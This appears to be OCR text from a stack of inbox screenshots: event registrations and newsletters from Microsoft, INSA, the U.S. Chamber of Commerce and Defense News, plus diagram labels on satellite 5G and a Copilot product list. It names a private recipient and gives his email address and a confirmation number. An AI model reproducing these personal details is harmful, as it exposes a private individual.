WORLD ECONOMIC FORUM
Annual Meeting 2024


Your registration for the European Cyber Agora | June 14-16, 2022
Inbox
Microsoft European Affairs May 24
to me
Always show pictures from this sender
Microsoft
European Policy
European Cyber Agora
Thank you for your registration
We are looking forward to your participation. The event will start on June 14, 2022.
Your place to attend this event virtually has been secured, and you will receive details on how to access the virtual sessions within the online forum area before the event.
If you indicated that you would like to attend in person, you will receive a follow up email as soon as possible.
We will send you another reminder closer to the event. If you have any questions or if you need to cancel your registration, please write to europeancyberagora@microsoft.com
ADD TO CALENDAR


[Evaluation Survey] European Defence Innovation Day Conference & Exhibition 2022 – Share your experience with us
Inbox
European Defence Innovation... Jun 15
to me
Always show pictures from this sender
European Defence Innovation Day - Conference & Exhibition
31 May 2022 / Brussels, Belgium
Dear Danish Khan,
Thank you for participating in the European Defence Innovation Day Conference & Exhibition 2022.
We are delighted to announce that over 500 people were able to join the event both virtually and physically. We are interested to know what you thought of our first European Defence Innovation Day (conference, exhibition and tech-talks). Please take just a couple of minutes to complete our survey. We really appreciate your feedback.
We want to hear from you - European Defence Innovation Day 2022 – Survey.
If there is anything you missed out on we have published an event summary and a press release, you can also find a collection of pictures and highlights at the links below:

[Important Attendee Info] Small Business Showcase Inbox

INSA Events Jun 14
to me

View this email in your browser

Diversifying the DIB:
Small Business National Security Showcase

INSA NSF

Capability Overviews (Virtual)
June 14-15 | 2:00-5:00 PM ET

Networking Reception (In-Person)
June 16 | 5:00-7:00 PM ET
The Archer Hotel | McLean, VA

Reception Guest Speaker!
Randy Nixon
Director, Digital Futures
Directorate of Digital Innovation, CIA

How to Attend Today's Virtual Showcase!

We look forward to your participation in today's 2:00-5:00 pm ET program, **Diversifying the DIB: Small Business National Security Showcase!**

Zoom Webinar Link:
https://us06web.zoom.us/j/88085762815
Simply click this link to join the live event

Registration Confirmed - Diversifying the DIB: Small Business National Security Showcase Inbox

Toya Cribbs May 11
to me

INSA INTELLIGENCE AND NATIONAL SECURITY ALLIANCE

Dear Danish,

Your registration has been confirmed. Please save this email for future reference.

Event: Diversifying the DIB: Small Business National Security Showcase

Attending: Danish Khan

Number in Party: 1

Time: 2:00 PM

Date: June 14, 2022

Confirmation Number: BLNGMC8Y3MG

June 14-16 NatSec Showcase to Spotlight Innovative Small, Disadvantaged Businesses ! Inbox

INSA Events Jun 1
to me

View this email in your browser

Diversifying the DIB:
Small Business National Security Showcase

INSA NSF

Capability Overviews (Virtual)
June 14-15 | 2:00-5:00 PM ET

Networking Reception (In-Person)
June 16 | 5:00-7:00 PM ET
The Archer Hotel | McLean, VA

Reception Guest Speaker!
Randy Nixon
Director, Digital Futures
Directorate of Digital Innovation, CIA

Learn about innovative small, disadvantaged businesses looking to partner with YOUR organization!

Register Now


Gain an inside look at the national security innovations coming from small, disadvantaged businesses at INSA's Diversifying the DIB: Small Business National Security Showcase!

This gratis event features two half-days (June 14-15) of virtual presentations from **8(a); Economically Disadvantaged Women-Owned; HUBZone; Small Disadvantaged Businesses; Service-Disabled Veteran-Owned; Veteran-Owned; and Women-Owned businesses.** Followed by a June 16 in-person networking reception at the Archer Hotel in Tysons Corner.

Virtual Program: 2:00-5:00 pm ET | June 14-15
Each day, 12 companies will provide brief capability overviews of innovations in **advanced analytics, AI/ML, cybersecurity, hardware** and **software development.**

** All registered attendees will receive a digital directory with overviews of the presentations and contact information. **

In-Person Networking Reception: 5:00-7:00 pm ET | June 16
This celebratory reception at the Archer Hotel in Tysons Corner provides an invaluable opportunity to get better acquainted with our presenters and their products and services—plus, CIA's Director of Digital Futures **Randy Nixon** will deliver brief remarks!



INSA At a Glance

ABOUT | PRODUCTS | SERVICES | CONTACT

Top Story!

Op-Ed: Cybersecurity Needs a Whole-of-Society Effort

On May 31, *The Hill* published an op-ed by INSA Board member Dr. Isaac Porche, detailing what is needed to protect our nation's critical infrastructure from a cyber attack. Dr. Porche calls for a more concerted effort that extends beyond the federal government—to state governments, corporations, and private citizens.

READ THE ARTICLE HERE

Featured Event!

Host Sponsor: GDIT

Fact and Fiction:
Intelligence and National Security Careers, Mental Health, and Clearances

Thursday, June 30
2:00 - 3:00pm ET

INSA virtual events | NNSF

Mental Health Treatment and Your Security Clearance
Join colleagues from across the public and private sector on **Thursday, June 30, from 2:00-3:00 PM**, for this virtual discussion focused on mental health treatment and intelligence and national security careers. Learn about resources available to the workforce, better understand what information you need to disclose on the SF86, get the facts about counseling and retaining your clearance, and more!

REGISTER HERE!

Additional Upcoming Programs
View Full Calendar

14-16 JUN — Diversifying the DIB:
Small Business National Security Showcase
Tues-Wed, June 14-15 | 2:00-5:00 PM ET | **Virtual Event**
Thursday, June 16 | 5:00-7:00 PM ET | **In-Person -** Features remarks by Randy Nixon, Dir. of Digital Futures, CIA!

19 JUL — Coffee and Conversation with David Cattler - NEW!
Tuesday, July 19 | 9:00-9:45 AM | **Virtual Program**

2022 INTELLIGENCE & NATIONAL SECURITY SUMMIT
September 15-16
Gaylord National Resort // National Harbor, MD
#IntelSummit22
TECHNOLOGY & INNOVATION

View Full Calendar

14-16 JUN — Diversifying the DIB:
Small Business National Security Showcase
Tues-Wed, June 14-15 | 2:00-5:00 PM ET | **Virtual Event**
Thursday, June 16 | 5:00-7:00 PM ET | **In-Person -** Features remarks by Randy Nixon, Dir. of Digital Futures, CIA!

19 JUL — Coffee and Conversation with David Cattler - NEW!
Tuesday, July 19 | 9:00-9:45 AM | **Virtual Program**

2022 INTELLIGENCE & NATIONAL SECURITY SUMMIT
September 15-16
Gaylord National Resort // National Harbor, MD
#IntelSummit22
TECHNOLOGY & INNOVATION FOR GREAT POWER COMPETITION

The nation's premier intelligence and national security conference is back!

Powered by AFCEA International and INSA, #IntelSummit22 takes place Sept. 15-16 at the Gaylord National Resort. The program offers five powerful plenaries, six breakout sessions with influential leaders from government, industry and academia; and an exhibit hall filled with the latest technology innovations.

Confirmed speakers include: **DIA Director LTG Scott D. Berrier, USA; NRO Director Christopher Scolese; and NGA Director VADM Frank Whitworth, USN**

Registration is OPEN!
Join **1,500+** intelligence and national security colleagues at the year's can't miss event!

Act Now! Early Registration Ends Friday, July 22!

Welcome to INSA!
Help us give a shout out to organizations that joined this year.

bracket | NISOS | rebellion

The New IC
Empowering Women & Engaging Men
Army Navy Country Club
Thursday, July 14
8:00 AM-5:30 PM

Opening Keynote — Gina Bennett, Former CIA Analyst
Lunch Keynote — The Hon. Avril Haines, Director of National Intelligence
Closing Keynote — Tonya P. Wilkerson, Deputy Director, NGA


Power Packed Lineup for July 14 New IC Symposium!

The New IC: Empowering Women and Engaging Men is a full-day event focused on the professional challenges and opportunities facing women in the national security and intelligence community.

This year's lineup includes keynotes from **Gina Bennett**, author and former CIA analyst, **The Hon. Avril Haines**, Director of National Intelligence, ODNI, and **Tonya Wilkerson**, Deputy Director, NGA, as well as a dynamic blend of discussion formats and networking opportunities.

Space is limited!
View Full Agenda and Register Now!

Launch of IC Public-Private Talent Exchange Program!



Registration Information

Danish Khan
Event Registration

Sessions

14-Jun-2022		
	2:00 PM - 5:00 PM	Day 1
15-Jun-2022		
	2:00 PM - 5:00 PM	Day 2
16-Jun-2022		
	5:00 PM - 7:00 PM	Networking Reception

Print the invoices

U.S. Chamber of Commerce

U.S. Chamber Action

U.S. Chamber's Premier Event for the Business Community

AGENDA RELEASED

State of American Business 2024

Thursday, January 11, 2024

Please join us for the U.S. Chamber's premier event for the business community.

We are thrilled to release the full agenda for the 2024 State of American Business.

A dynamic lineup of speakers will join Chamber President and CEO Suzanne P. Clark on stage:

- **Brad Smith**, Vice Chair & President, Microsoft
- **Ashli Watts**, President & CEO, Kentucky Chamber of Commerce
- **Matthew Haller**, President & CEO, International Franchise Association
- **John Bates**, Franchise Owner, College HUNKS Hauling Junk
- **Nick Friedman**, Co-Founder & CEO, College HUNKS Hauling Junk
- **Lillian Werbin**, Co-Owner & CEO, Elderly Instruments – the 2023 America's Top Small Business Winner

U.S. Chamber of Commerce

State of American Business 2024

U.S. Chamber's Premier Event for the Business Community

EVENT RECAP

State of American Business 2024

Dear Danish,


Thank you for another wonderful State of American Business!

Today, you heard from a diverse array of speakers who offered their insights on artificial intelligence, entrepreneurship, pro-growth business policies, and more. Together, their perspectives helped display the diverse economic ecosystem that has allowed the United States to build the most innovative, dynamic, and resilient economy in the world. Thank you again to **Lillian Werbin, Matthew Haller, Nick Friedman, John Bates, Brad Smith,** and **Ashli Watts,** for joining our **President and CEO Suzanne P. Clark** in making this year's State of American Business the best one yet.


As Suzanne noted in her speech, the State of American Business is optimistic. And this country, its citizens and leaders, and our partners around the world need to hear it.

Your voice is essential, and your participation is critical. Visit our website for the latest or for any segments you may have missed. And if you'd like to answer the call and join us in standing up for free enterprise, sign up below.


Stand With Us




Public Relations & Communications
See all
Lauren Waldron
U.S. Chamber of Commerce • Director of Communications
Request
higher education
See all
Natalie Dillon
Arizona State University • Director of Employer Relations
Request
Leah Mills
Arizona State University • Director of Employer Engagement and...
Request




January 11, 2024
U.S. Chamber of Commerce
State of American Business 2024
U.S. Chamber's Premier Event for the Business Community
EVENT RECAP
State of American Business 2024
Dear Danish,
Thank you for another wonderful State of American Business!
Today, you heard from a diverse array of speakers who offered their insights on artificial intelligence, entrepreneurship, pro-growth business policies, and more. Together, their perspectives helped display the diverse economic ecosystem that has allowed the United States to build the most innovative, dynamic, and resilient economy in the world. Thank you again to Lillian Werbin, Matthew Haller, Nick Friedman, John Bates, Brad Smith, and Ashli Watts, for joining our President and CEO Suzanne P. Clark in making this year's State of American Business the best one yet.
As Suzanne noted in her speech, the State of American Business is optimistic. And this country, its citizens and leaders, and our partners around the world need to hear it.
Your voice is essential, and your participation is critical. Visit our website for the latest or for any segments you may have missed. And if you'd like to answer the call and join us in standing up for free enterprise, sign up below.
Stand With Us
Events
Unsubscribe From This Email
Manage Subscriptions
Contact Us
Join
Privacy Notice
Privacy Notice EU
This e-mail was sent to easytech4all.in@gmail.com and contains information directly related to your subscription profile.
U.S. Chamber of Commerce 1615 H Street, NW WASHINGTON, DC, 20062, US
“U.S. Chamber” and “U.S. CHAMBER OF COMMERCE” are registered trademarks of the Chamber of Commerce of the United States of America
U.S. Chamber of Commerce




January 12, 2024
U.S. Chamber of Commerce
Stand Up for Free Enterprise
Welcome.
The history of the American free enterprise system is a good news story. More than that, it's a lived reality that has improved life here and inspired people around the world. By joining this movement, you are helping remind people of what free enterprise has done to build support for what free enterprise still must do—which is to find solutions to the greatest issues of our time.
Thank you for standing up to counter the critics and pessimists, and we look forward to your voice being among the hundreds of thousands championing American free enterprise. If pro-business advocates come together with a unified voice, we can start a movement to save the system that will secure our collective future. Help us grow our ranks—share this message with your networks and encourage others to sign up.
Stay tuned for more updates from our newsletter, Chamber Action, where we will share additional details about how you can get involved.
We're glad you're with us.
Events
Unsubscribe From This Email
Manage Subscriptions
Contact Us
Join
Privacy Notice
Privacy Notice EU
This e-mail was sent to easytech4all.in@gmail.com and contains information directly related to your subscription profile.
U.S. Chamber of Commerce 1615 H Street, NW WASHINGTON, DC, 20062, US
“U.S. Chamber” and “U.S. CHAMBER OF COMMERCE” are registered trademarks of the Chamber of Commerce of the United States of America
U.S. Chamber of Commerce



U.S. Chamber of Commerce
Thank you for standing up for free enterprise!
Your voice is essential, and your participation is critical.
What's next:
You'll receive a confirmation email shortly; please look for it in your inbox.
Stay tuned for more updates from our newsletter, Chamber Action, where we will share additional details about how you can get involved.
Help us grow our ranks—share this link with your networks and encourage others to sign up.



Communication Satellite with Flexible Functions
Frequency band variable function (digital channelizer)
Beam variable function (digital beam former)
Hybrid feeder link (wireless・optics)
Service application
Edge node function
5G Base Station (gNB)
User Earth Station
Satellite Operation Center (SOC)
Feedering Earth Station
command creation
telemetry command transmission
Communication network link control
5G users
Aircraft
Ship
Disaster
Network Operation Center (NOC)
5G Core
Cloud servers
Municipality, depopulated area, hospital, remote island, IoT, etc.
Resource allocation optimization
Beam in use optimization
SDN, NFV: network softwarization・virtualization
Network slicing : QoS management, control
5G orchestration
Antenna
Transmission
Reception
Earth Station
Terrestrial System
User
Structure of Satellite Communication
Satellite
Monitoring, IoT
Fixed corporate network backhaul (alternative)
Mobile networks
Mobile broadcast
Backhaul connectivity
Emergency communications
Backhaul connectivity
Connectivity (alternative)
Tracking
Connectivity to remote communities
Connectivity for power network, IoT
Emergency communications
Connectivity to plants in the sea/remote control
Aeronautical broadband
Urban area
Rural area
Remote or isolated areas



Copilot in Products
Microsoft Copilot
Operating Systems
Developer
Business applications
Modern Work
Data and AI
Browser & Search
Notepad
Paint
Photos
Snipping tools
Clipchamp
Intune
Defender
Sentinel
Windows 11
Security
Editors
Visual Studio
Neovim
VS Code
JetBrains IDE
Github
Bing Chat
Bing Enterprise Chat
Bing
Image Creator
Edge
Shopping
Power Pages
Copilot Studio
Power Automate
Power Apps
Power BI
Power Platform
Power BI
Azure Synapse Analytics
Fabric
Azure Data Factory
Azure Quantum
Azure
Vision
Speech
Language
Decision
Azure AI Studio
Azure OpenAI Service
Sales
Customer Insights
Customer Service
Field Service
Finance
Supply Chain
Business Central
Dynamics 365
LinkedIn
Recruitment
Learning
Microsoft 365
Copilot Lab (Learning)
SharePoint
Microsoft 365 Chat
Word
Excel
PowerPoint
Outlook
Teams
OneNote
Loop
Stream
Viva

Going fast

Tuesday, January 16 • 14:00

Webcast: Data-Driven Defense: How AI Propels the US Military

Defense News

313 followers

Following

1h

Online event

Refund policy

Refunds up to 1 day before event

About this event

C4ISRNET will examine the ways AI has already been implemented throughout the DoD, the challenges that the DoD is facing, and more.

Your webcast is today: Data-Driven Defense: How AI Propels the US Military Inbox

Defense News 6:32 pm

to me

This was sent to you by Defense News

REMINDER

THIS WEBCAST IS TODAY:

DATA-DRIVEN DEFENSE: HOW AI PROPELS THE US MILITARY

JANUARY 16 | 2:00PM EST

....

Click here to watch:

https://events.c4isrnet.com/data-driven-defense-how-ai-propels-the-us-military/

...

REMINDER

THIS WEBCAST IS TOMORROW:

DATA-DRIVEN DEFENSE: HOW AI PROPELS THE US MILITARY

JANUARY 16 | 2:00PM EST

....

Click here to watch:


https://events.c4isrnet.com/data-driven-defense-how-ai-propels-the-us-military/


...


Guest Speakers:

